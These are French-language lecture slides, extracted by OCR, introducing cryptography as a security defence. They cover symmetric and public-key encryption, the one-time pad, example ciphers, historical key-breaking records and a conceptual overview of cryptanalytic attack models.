
Transformation d'un clair en chiffré pour une clé de chiffrement donnée.

Déchiffrement - *[] ou D()*

Transformation d'un chiffré en clair pour une clé de déchiffrement donnée.

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement




Notation:

- **Chiffrement:** $C = \{M\}_{k_c}$ ou $C = E_{k_c}(M)$
- **Déchiffrement:** $M = [C]_{k_d}$ ou $M = D_{k_d}(C)$

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement symétrique




Procédure:

1. Alice ou Bob génère une clé secrète unique: *K*
2. Distribution de la clé à l'aide d'un canal sécurisé
3. Alice chiffre le message avec la clé secrète *K*
4. Le message est transmis au travers d'un canal non sécurisé
5. Bob déchiffre le message avec la clé secrète *K*

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement symétrique




Propriétés:

- $k_c = k_d = K$
- Authentification de l'origine
- M confidentiel

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement asymétrique




Procédure: distribution des clés

1. Bob génère une paire de clés unique : (k_c, k_d)
2. Distribution de k_d à Bob l'aide d'un canal sécurisé
3. Distribution de k_c à Alice et au monde

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement asymétrique




Propriétés:

- $k_c \neq k_d$
- ∃ une unique paire $(k_c , k_d) \mid M = D_{k_d}(E_{k_c}(M))$
- k_c est connue à la fois d'Alice et Bob, mais aussi de l'attaquant Eve

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement asymétrique



Procédure: chiffrement $k_c \rightarrow k_d$


3. Alice chiffre le message avec la clé publique k_c
4. Le message est transmis au travers d'un canal non sécurisé
5. Bob déchiffre le message avec la clé secrète k_d

Propriétés:

M confidentiel

LES DÉFENSES - LA CRYPTOGRAPHIE

Constructions fondamentales - le chiffrement asymétrique



Procédure: chiffrement $k_d \rightarrow k_c$

3. Bob chiffre le message avec la clé privée k_d
4. Le message est transmis à Alice et au monde au travers d'un canal non sécurisé
5. Alice et le monde déchiffre le message avec la clé publique k_c

Propriétés:

- Authentification de l'entité Bob: seul Bob peut calculer $E_{k_d}(M)$
- M non confidentiel

LES DÉFENSES - LA CRYPTOGRAPHIE

Notions de déterminisme et d'aléa:

Déterminisme

- Le chiffrement et le déchiffrement sont des algorithmes déterministes
- **Fonctions:** ∃ une seule image *y* ∀ antécédent *x* de l'algorithme
- **Propriétés de cohérence**: $M = D_{k_d}(E_{k_c}(M))$

Algorithmes aléatoires

- ∃ plus d'une image *y* ∀ antécédent *x* de l'algorithme
- Soit *A* l'ensemble des sorties possibles pour un algorithme
- **Distribution (*D*)**: on associe une probabilité d'occurence à chaque élément de $A(\Omega)$
- **Distribution uniforme**: $\forall y \in A, D(y) = 1/|A|$

LES DÉFENSES - LA CRYPTOGRAPHIE

Conception d'un bon algorithme de chiffrement symétrique:

Fonctions attendues:

- Primitive de chiffrement
- Primitive de déchiffrement
- Propriété de cohérence

Sécurité d'un algorithme de chiffrement symétrique:

- Sans connaître k_d, il doit être "impossible" de retrouver M
  - → Le chiffré ne doit révéler aucune information sur le clair ni le chiffré
- Il doit être "impossible" de trouver k_d, même connaissant C et M
- Il doit être "impossible" de trouver k_d, même choisissant M

LES DÉFENSES - LA CRYPTOGRAPHIE

One Time Pad (Vernam, 1917)

Masque jetable en français.


Définition:

- $M = C = K = \{0, 1\}_n$
- **Chiffrement:** $c = E_k(m) = k \oplus m$
- **Déchiffrement:** $m = D_k(c) = k \oplus c$
- Ek $\Leftrightarrow$ Dk

Propriétés:

- Cohérent
- Performant, mise en oeuvre simple
- Sécurité "parfaite", mais
  - la taille de la clé doit être égale à celle du clair: $|K| = |M|$
  - réutilisation de la clé impossible:
    Pour $c_1 = E_k(m_1)$ et $c_2 = E_k(m_2)$,
    on a $m_1 \oplus c_1 = m_1 \oplus m_1 \oplus k = k$
    donc si m_1 connu par l'attaquant il peut déchiffrer m_2

LES DÉFENSES - LA CRYPTOGRAPHIE



LES DÉFENSES - LA CRYPTOGRAPHIE

Chiffrement symétriques: $k_c = k_d$

- **Chiffrement par bloc**
  - Texte découpé en blocs de taille fixe pour traitement
  - Souvent associé à un mode d'opération
  - Certains modes transforment en primitive par flot (CTR, CFB)
  - Exemples:
    DES (1976) → clés de 56 bits (+ 8 bits de parité), blocs de 64 bits
    AES (2000) → clés de 128, 192, 256 bits, blocs de 128 bits
- **Chiffrement par flot**
  - Génération indépendante de la clé
  - Puis application d'une fonction réversible sur le clair ($\oplus$)
  - Texte clair de taille arbitraire
  - Exemples:
    RC4 (1987, Ronald Rivest)
    Salsa20 (2005, Daniel J. Bernstein)
    AES-CTR - pré-calcul de la clé

LES DÉFENSES - LA CRYPTOGRAPHIE

Avantages du chiffrement symétrique

- **Rapides**
  - Exemple avec AES
    - Jusqu'à 100 Gb/s sur du matériel spécifique
    - Jusqu'à 250 Mb/s avec du logiciel (MacBook Pro)
- **Clés courtes**: typiquement 80 bits pour résister aux attaques par force brute (aujourd'hui)
  - DES (ECB) cassé en octobre 1997 (22h avec un matériel spécifique)
  - RC5-56 cassé en octobre 1997 (250j sur Internet)
  - RC5-64 cassé en juillet 2002 (1757j sur Internet)
- **Pratiques** pour chiffrer des fichiers personnels
  → *pas de clé à partager*

Inconvénients du chiffrement symétrique

- **Communication : clé secrète partagée**
  → Il faut que l'émetteur et le récepteur se fassent confiance, et gardent soigneusement la clé secrète
- **Comment distribuer/renouveler la clé ?**
  - Chiffrer la nouvelle clé de session avec l'ancienne
  - Chiffrer la clé de session avec une clé spécifique de chaque matériel ⇒ site de confiance (répertoire)
  - Cryptographie quantique
  - Utiliser un système à clé publique (Diffie-Hellman)

LES DÉFENSES - LA CRYPTOGRAPHIE

Chiffrement à clé publique: $k_c \neq k_d$

- Connaissant k_c, il doit être "impossible" de trouver k_d
  - k_d est "privé": seul celui qui connaît k_d peut déchiffrer
  - k_c est public : tout le monde peut chiffrer → répertoire de clés publiques
- On se base généralement sur des **fonctions à sens unique** (une fois appliquées à un message, il est extrêmement difficile de retrouver le message original) et à **trappe secrète** (on peut déchiffrer facilement le message grâce à un élément d'information secret).
- Exemples:
  RSA (1978) → *difficulté de factoriser de grands nombres*
  El Gamal (1985) → *difficulté de calcul des logarithmes discrets*

LES DÉFENSES - LA CRYPTOGRAPHIE

Avantages du chiffrement asymétrique

- **Pas de confiance mutuelle** entre émetteur et récepteur
- **Gestion de clé** "facile"
  - Répertoire public de clés publiques ou distribution entre pairs
  - La clé privée ne doit "jamais" être transmise
- **Possibilité d'utilisations nouvelles**
  - distribution de clés symétriques
  - signatures
  - certificats
  - ...

Inconvénients du chiffrement asymétrique

- **Calculs complexes**: lents (∽ 1 Mbits/s), clé longue (1024 ou 2048 bits), sauf avec des courbes elliptiques (∽ 160 bits)
  - Records actuels:
    - RSA 200, 200 chiffres (2005) : 663 bits (BSI, U.Bonn, CWI)
    - RSA 640/173 (2005) : 4,5 mois à 80 opteron 2,2 GHz (BSI, U.Bonn)
    - Logarithme discret 613 bits (2005) : 17 jours à 64 Itanium2 (Bull, U. Versailles)
    - Certicom ECC2-109 (2004) : 15 mois à 2900 calculateurs
- **Problèmes spécifiques**
  - Intégrité des répertoires de clés publiques
  - Durée de vie des clés
  - Révocation
  - Nécessité de partager des clés privées ?
  - Limitation des algorithmes, par exemple : chiffrer un petit M par RSA

LES DÉFENSES - LA CRYPTOGRAPHIE

Cryptanalyse - niveau de puissance de l'attaquant

- **Attaque à texte chiffré :**→ récupérer le clair, voire la clé
  - Possède des messages chiffrés
- **Attaque à clair connu :**
  - Possède des couples de message clair / chiffré
- **Attaque à clair choisi :**
  - Construit des couples de message clair / chiffré
  - Choisi le clair à chiffrer, Chiffre en mode boite noire
- **Attaque à chiffré choisi :**
  - Construit des couples de message clair / chiffré
  - Choisi le chiffré à déchiffrer, Chiffre en mode boite noire

Cryptanalyse - types d'attaques

- **Précédent de la cryptographie moderne :**
  - Analyse fréquentielle (texte chiffré)
  - Indice de coïncidence (texte chiffré)
  - Mot probable (clair connu)
  - Force Brute
- **Cryptographie moderne :**
  - Cryptanalyse linéaire (clair connu)
  - Cryptanalyse différentielle (clair choisi)
  - Canal auxiliaire (temps, consommation, e.m.)

LES DÉFENSES - LA CRYPTOGRAPHIE

Mise en oeuvre du chiffrement - de la théorie à la pratique

- La mise en œuvre des chiffres est non triviale
- Protection des secrets en mémoire (TEE, HSM)
- Gestion de l'aléa (matériel quantique / chaotique, post traitement)
- Protection contre les attaques intrusives
